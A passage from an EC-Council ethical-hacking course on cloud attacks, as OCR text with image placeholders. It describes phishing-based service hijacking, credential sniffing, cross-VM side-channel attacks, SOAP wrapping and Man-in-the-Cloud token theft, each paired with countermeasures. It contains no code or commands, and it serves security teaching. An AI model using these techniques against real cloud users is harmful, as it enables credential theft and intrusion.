


Figure 19.26: Example of service hijacking using social engineering

As shown in the figure, the attacker first creates a fake cloud service login page and sends a malicious link to the cloud service user. The user, on receiving the link, clicks on it and enters his/her login credentials, failing to notice it is a fake login page. When the user hits enter, the attacker receives the login credentials of the user, while the page automatically redirects him to the original cloud service login page. Now, the attacker uses the stolen user credentials to log in to the cloud service and perform malicious activity.


Countermeasures:

- Do not share account credentials between users and services.
- Implement a robust two-factor or multi-factor authentication mechanism wherever possible.
- Train the staff to recognize social engineering attacks.
- Strictly follow the security policies framed.
- Encrypt the data before transmitting them over the Internet.
- Use "least privilege" principles to restrict access to services.
- Divide responsibilities among CSP administrators and your administrators; this restricts free access to all security layers for others.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attacks: Service Hijacking using Network Sniffing

- Network sniffing involves interception and monitoring of network traffic which is being sent between the two cloud nodes
- The attacker uses packet sniffers to capture sensitive data such as passwords, session cookies, and other web service-related security configuration files such as the UDDI (Universal Description Discovery and Integrity), SOAP (Simple Object Access Protocol) and WSDL (Web Service Description Language)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Service Hijacking using Network Sniffing

Network sniffing involves the interception and monitoring of network traffic between two cloud nodes. Unencrypted sensitive data (e.g., login credentials) during transmission across a network are at high risk. Attackers use packet sniffers (e.g., Wireshark) to capture sensitive data, such as passwords and session cookies, and other web service-related security configuration data, such as the universal description discovery and integrity (UDDI), simple object access protocol (SOAP), and web service description language (WSDL) files.




Figure 19.27: Example of service hijacking using network sniffing

As shown in figure, when a user enters login credentials to access cloud services, an attacker can sniff the credentials/cookies during their transmission across a network using packet sniffers, such as Wireshark and Capsa Portable Network Analyzer. The attacker then logs into the cloud services via the stolen credentials.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Countermeasures:

- Encrypt sensitive data over the network.
- Encrypt sensitive data in configuration files.
- Detect network interface controllers (NICs) running in promiscuous mode.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attacks: Side-Channel Attacks or Cross-guest VM Breaches

- The attacker compromises the cloud by placing a malicious virtual machine near to a target cloud server and then launches a side-channel attack
- In a side-channel attack, the attacker runs a virtual machine on the same physical host as the victim's virtual machine and takes advantage of the shared physical resources (processor cache) to steal data (cryptographic keys) from the victim
- Side-channel attacks can be implemented by any co-resident user due to the vulnerabilities in shared technology resources



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Side-Channel Attacks or Cross-guest VM Breaches

Attackers can compromise the cloud by placing a malicious virtual machine near a target cloud server and then launch a side-channel attack. The below figure show how an attacker can compromise the cloud by placing a malicious VM near a target cloud server. The attacker runs the VM on the same physical host as the target VM and takes advantage of the shared physical resources (processor cache). Then, he launches side-channel attacks (timing attack, data remanence, acoustic cryptanalysis, power monitoring attack, and differential fault analysis) to extract cryptographic keys/plain text secrets to steal the victim's credentials. Side-channel attacks can be implemented by any co-resident user and are mainly related to vulnerabilities in shared technology resources. Finally, the attacker uses the stolen credentials to impersonate the victim.




Figure 19.28: Example of Side-Channel attacks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Side-Channel Attack Countermeasures

- Implement a virtual firewall in the cloud server back-end of the cloud computing; this prevents the attacker from placing malicious VMs.
- Implement random encryption and decryption (encrypts data using RSA, 3DES, AES algorithms).
- Lockdown OS images and application instances to prevent compromising vectors that might provide access.
- Check for repeated access attempts to local memory and to any hypervisor processes or shared hardware cache by tuning and collecting local process monitoring data and logs for cloud systems.
- Code the applications and OS components so that they access shared resources, such as memory cache, in a consistent and predictable way. This coding style prevents attackers from collecting sensitive information, such as timing statistics and other behavioral attributes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attacks: Wrapping Attack

- A wrapping attack is performed during the translation of the SOAP message in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user



Wrapping Attack

A wrapping attack is performed during the translation of the SOAP message in the TLS layer, where attackers duplicate the body of the message and send it to the server as a legitimate user. As shown in the below figure, when users send a request from their VM through a browser, the request first reaches the web server. Then, a SOAP message containing structural information is generated and exchanged with the browser during the passing of the message. Before the message passing occurs, the browser needs to sign the XML document and canonicalize it. Additionally, it should append the signature values to the document. Finally, the SOAP header should contain the necessary information for the destination after computation.

In a wrapping attack, the adversary deception occurs during the translation of the SOAP message in the TLS. The attacker duplicates the body of the message and sends it to the server as a legitimate user. The server checks the authentication through the signature value (which is also duplicated) and verifies its integrity. As a result, the adversary can intrude in the cloud and run malicious code to interrupt the usual functioning of the cloud servers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.29: Example of a wrapping attack


Countermeasures:

- Use XML schema validation to detect SOAP messages.
- Apply authenticated encryption in the XML encryption specification.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attacks: Man-in-the-Cloud (MITC) Attack

- Man-in-the-Cloud (MITC) attacks are an advanced version of Man-in-the-middle (MITM) attacks
- In the MITM attacks, an attacker uses an exploit that intercepts and manipulates the communication between two parties while the MITC attacks are performed by abusing cloud file synchronization services such as Google Drive or Drop Box for Data compromise, command and control (C&C), data exfiltration, and remote access
- The attacker tricks the victim into installing a malicious code, which plants the attacker's synchronization token on the victim's drive
- Then, the attacker steals the victim's synchronization token and uses the stolen token to gain access to the victim's files
- Later, the attacker restores the malicious token with the original synchronized token of the victim, thus returning the drive application to its original state and stays undetected



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Man-in-the-Cloud (MITC) Attack

MITC attacks are an advanced version of MITM attacks. In MITM attacks, an attacker uses an exploit that intercepts and manipulates the communication between two parties, while MITC attacks are carried out by abusing cloud file synchronization services, such as Google Drive or DropBox, for data compromise, command and control (C&C), data exfiltration, and remote access. Synchronization tokens are used for application authentication in the cloud but cannot distinguish malicious traffic from normal traffic. Attackers abuse this weakness in cloud accounts to perform MITC attacks.

